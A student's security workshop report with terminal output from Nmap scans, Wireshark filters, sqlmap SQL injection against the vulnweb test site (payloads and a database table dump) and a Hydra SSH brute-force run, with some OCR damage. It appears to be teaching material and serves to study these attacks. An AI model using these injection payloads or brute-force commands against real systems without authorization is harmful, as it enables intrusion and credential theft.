Workshop Praticals

Table of Contents

1.Nmap

1.1 Theory


- *Purpose:*
  - Nmap (Network Mapper) is an open-source tool for network discovery and security auditing. It is widely used by network administrators and security professionals to identify live hosts, open ports, running services, and operating system details of a target system.
- *How it Works:*
  - Nmap sends specially crafted packets to the target system and analyzes responses to determine active hosts and services. It supports multiple scanning techniques, including:

- *TCP SYN Scan (-sS): Performs a stealthy scan by sending SYN packets and waiting for responses.*
- *UDP Scan (-sU): Scans for open UDP ports by sending UDP packets and analyzing responses.*
- *OS Detection (-O): Determines the operating system of the target based on packet responses.*
- *Service Version Detection (-sV): Identifies versions of running services.*
- *Aggressive Scan (-A): Performs OS detection, version detection, script scanning, and traceroute.*

1.2 Practical

Perform a Basic

Scan nmap




```
ari-shankar@Victus:~$ nmap testphp.vulnweb.com
tarting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:34 IST
map scan report for testphp.vulnweb.com (44.228.249.3)
ost is up (0.31s latency).
DNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
ot shown: 999 filtered tcp ports (no-response)
ORT   STATE SERVICE
0/tcp open  http
```

<target>

Performs an aggressive scan that includes OS detection, version detection, script scanning, and traceroute.


nmap -A <target>




```
hari-shankar@Victus:~$ nmap -A testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:17 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.35s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0
|_http-title: Home of Acunetix Art

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.63 seconds
```

Sequential Port Scan

nmap -r <target>



```
hari-shankar@Victus:~$ nmap -r testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:36 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.30s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds
```



```
· nmap <Target IP> : Performs a basic scan of the specified IP address to discover open ports and services.

· nmap -p <port1>,<port2>,<port3> <Target IP> : Scans only the specified ports on the target IP address

· nmap -sV <Target Ip> : Detects and reports the version of services running on open ports.

· nmap -O <Target Ip> : Attempts to identify the operating system of the target.

· nmap -A <Target IP> : Performs an aggressive scan that includes OS detection, version detection, script scanning, and traceroute.

· nmap -sn <Target IP> : Performs a ping scan to determine which hosts are up without scanning ports.

· Nmap -sT <Target IP> : Performs a TCP connect scan, establishing a full TCP connection to determine open ports.

· nmap -sS <Target IP> : Performs a SYN scan, which is faster and stealthier than a TCP connect scan. It sends SYN packets and analyzes responses.

· nmap --script <script-name> <Target IP> : Runs a specific NSE script (e.g., vulnerability scripts) against the target IP address.

nmap -- iflist <Target IP> : The –iflist  command in Nmap is used to list the network interfaces and their configurations on the system where Nmap is running. This command provides detailed information
about each network interface, including IP addresses, MAC addresses, and other relevant network parameters.

nmap -r <Target IP> : Sequential Port Scan

nmap <Target IP/24> : scan a range of IP addresses in a specific network to discover live hosts and identify open ports and services.

nmap -PS <Target IP> : It scans all the TCP SYN Packets

nmap -PA <Target IP> : It scans TCP ACK Packets
```

2. Wireshark


2.1 Theory

- *Purpose:*
  - Wireshark is a packet analyzer used for network troubleshooting, analysis, communication protocol development, and security auditing.

- *How it Works:*
  - Wireshark captures live network traffic from a specified interface and provides detailed insights into individual packets. It allows filtering, deep inspection, and protocol analysis.
- *Types of Analysis*:
  - Filtering HTTP traffic: http.request.method == “GET”
  - Analyzing DNS queries: dns.qry.name contains “example.com”

2.2 Practical


frame matches "youtube"



Mar 10 11:29
Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == "POST"
No.   Time          Source        Destination     Protocol  Length Info
   59 7.526684203   10.226.4.59   44.228.249.3    HTTP       689 POST /search.php?test=query HTTP/1.1  (application/x-www-form-urlencoded)
```

http.request.method=="POST" -> to get post request



Mar 10 11:28
*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
frame matches "youtube"
No.   Time          Source        Destination      Protocol  Length Info
  113 16.199799347  10.226.4.59   49.45.0.4        DNS         86 Standard query 0xee09 A www.youtube.com OPT
  114 16.199865245  10.226.4.59   49.45.0.4        DNS         86 Standard query 0x3f3e HTTPS www.youtube.com OPT
  115 16.221329603  49.45.0.4     10.226.4.59      DNS        376 Standard query response 0xee09 A www.youtube.com CNAME youtube-ui.l.google.com A 142.250.183.110 A 142.250.192.14 A 142.250.192.46 A…
  116 16.221386122  49.45.0.4     10.226.4.59      DNS        135 Standard query response 0x3f3e HTTPS www.youtube.com CNAME youtube-ui.l.google.com HTTPS OPT
  120 16.270526454  10.226.4.59   142.250.183.110  TLSv1.3   1791 Client Hello (SNI=www.youtube.com)
 3495 19.843471662  10.226.4.59   49.45.0.4        DNS         82 Standard query 0x6741 A youtube.com OPT
 3496 19.843579863  10.226.4.59   49.45.0.4        DNS         82 Standard query 0x8d77 HTTPS youtube.com OPT
 3502 19.853024740  49.45.0.4     10.226.4.59      DNS         97 Standard query response 0x8d77 HTTPS youtube.com HTTPS OPT
 3503 19.853046148  49.45.0.4     10.226.4.59      DNS         98 Standard query response 0x6741 A youtube.com A 142.250.192.14 OPT
 3519 19.882054155  10.226.4.59   142.250.192.14   TLSv1.3   1883 Client Hello (SNI=youtube.com)
 4277 26.104048965  10.226.4.59   49.45.0.4        DNS        106 Standard query 0xfde2 A suggestqueries-clients6.youtube.com OPT
 4278 26.104112408  10.226.4.59   49.45.0.4        DNS        106 Standard query 0x9f06 HTTPS suggestqueries-clients6.youtube.com OPT
 4282 26.114654365  49.45.0.4     10.226.4.59      DNS        163 Standard query response 0x9f06 HTTPS suggestqueries-clients6.youtube.com SOA ns1.google.com OPT
 4283 26.114694867  49.45.0.4     10.226.4.59      DNS        122 Standard query response 0xfde2 A suggestqueries-clients6.youtube.com A 142.251.42.78 OPT
 4287 26.132377885  10.226.4.59   142.251.42.78    TLSv1.3   1875 Client Hello (SNI=suggestqueries-clients6.youtube.com)
 4925 30.788541770  10.226.4.59   49.45.0.4        DNS         91 Standard query 0x3c8a A accounts.youtube.com OPT
 4926 30.788646777  10.226.4.59   49.45.0.4        DNS         91 Standard query 0x60b5 HTTPS accounts.youtube.com OPT
 4935 30.868378185  49.45.0.4     10.226.4.59      DNS        135 Standard query response 0x3c8a A accounts.youtube.com CNAME www3.l.google.com A 142.250.183.78 OPT
 4936 30.868417225  49.45.0.4     10.226.4.59      DNS        169 Standard query response 0x60b5 HTTPS accounts.youtube.com CNAME www3.l.google.com SOA ns1.google.com OPT
```

3. SQL Injection (Manual & SQLmap)

3.1 Theory

- *Purpose:*
  - SQL Injection (SQLi) is a web security vulnerability that allows attackers to manipulate backend databases by injecting malicious SQL queries.

How it Works:


  - SQLi occurs when a web application does not properly sanitize user input, allowing attackers to execute arbitrary SQL commands.

- *Types of SQL Injection*:
  - Boolean-based: SELECT * FROM users WHERE id=1' OR '1'='1
  - Union-based: SELECT username, password FROM users WHERE id=1 UNION SELECT null, null–
  - SQLmap Usage: sqlmap -u "http://example.com/login.php?id=1" –dbs


3.2 Practical

To check if a website is vulnerable


3.3 sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1 --dbs



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' --dbs
                                      {1.8.11#stable}

                                      https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this prog
ram

[*] starting @ 04:10:44 /2025-03-11/

[04:10:45] [INFO] resuming back-end DBMS 'mysql'
[04:10:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8493=8493

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: artist=1 AND GTID_SUBSET(CONCAT(0×716a626271,(SELECT (ELT(3668=3668,1))),0×716a6b7071),3668)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: artist=1 AND GTID_SUBSET(CONCAT(0×716a626271,(SELECT (ELT(3668=3668,1))),0×716a6b7071),3668)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 9915 FROM (SELECT(SLEEP(5)))KMBp)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8936 UNION ALL SELECT NULL,CONCAT(0×716a626271,0×50655644737552796 25a63666873735941477a49624164615a6b716b6b53417847766375637
8726e,0×716a6b7071),NULL-- -
---
[04:10:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[04:10:45] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[04:10:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 04:10:45 /2025-03-11/
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -D acuart --tables --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this prog
ram

[*] starting @ 04:19:14 /2025-03-11/

[04:19:14] [INFO] resuming back-end DBMS 'mysql'
[04:19:14] [INFO] testing connection to the target URL
[04:19:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[04:19:24] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun wit
h switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file'...)
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8493=8493

    Type: error-based
```



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8936 UNION ALL SELECT NULL,CONCAT(0x716a626271,0x5065564473755279625a63666873735941477a49624164615a6b716b6b53417847766375637
8726e,0x716a6b7071),NULL-- -
---
[04:19:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[04:19:30] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

4. Hydra


4.1 Theory

- *Purpose:*
  - Hydra is a powerful tool for brute-force login attacks on various services, including SSH, FTP, HTTP, and MySQL.
- *How it Works:*
  - Hydra systematically tries different username and password combinations against a login service until successful authentication is achieved
- *Example Attacks*:
  - SSH Brute-force: hydra -l admin -P passwords.txt ssh://
  - FTP Brute-force: hydra -l user -P passwords.txt ftp://

4.2 Practical

Perform SSH Brute-Force Attack

hydra -l admin -P passwords.txt ssh://



```
hari-shankar@Victus:~$ hydra -l admin -P passwords.txt 172.191.232.249 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-10 11:55:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ssh://172.191.232.249:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@172.191.232.249:22
[INFO] Successful, password authentication is supported by ssh://172.191.232.249:22
[STATUS] attack finished for 172.191.232.249 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-10 11:56:05
```

5. VirusTotal

5.1 Theory

- *Purpose:*
  - VirusTotal is an online tool for malware analysis and URL scanning.
- *How it Works:*
  - VirusTotal scans files and URLs using multiple antivirus engines and provides a detailed security assessment.
- *Usage*:
  - File Upload: https://www.virustotal.com/gui/home/upload
  - URL Analysis: https://www.virustotal.com/gui/home/url

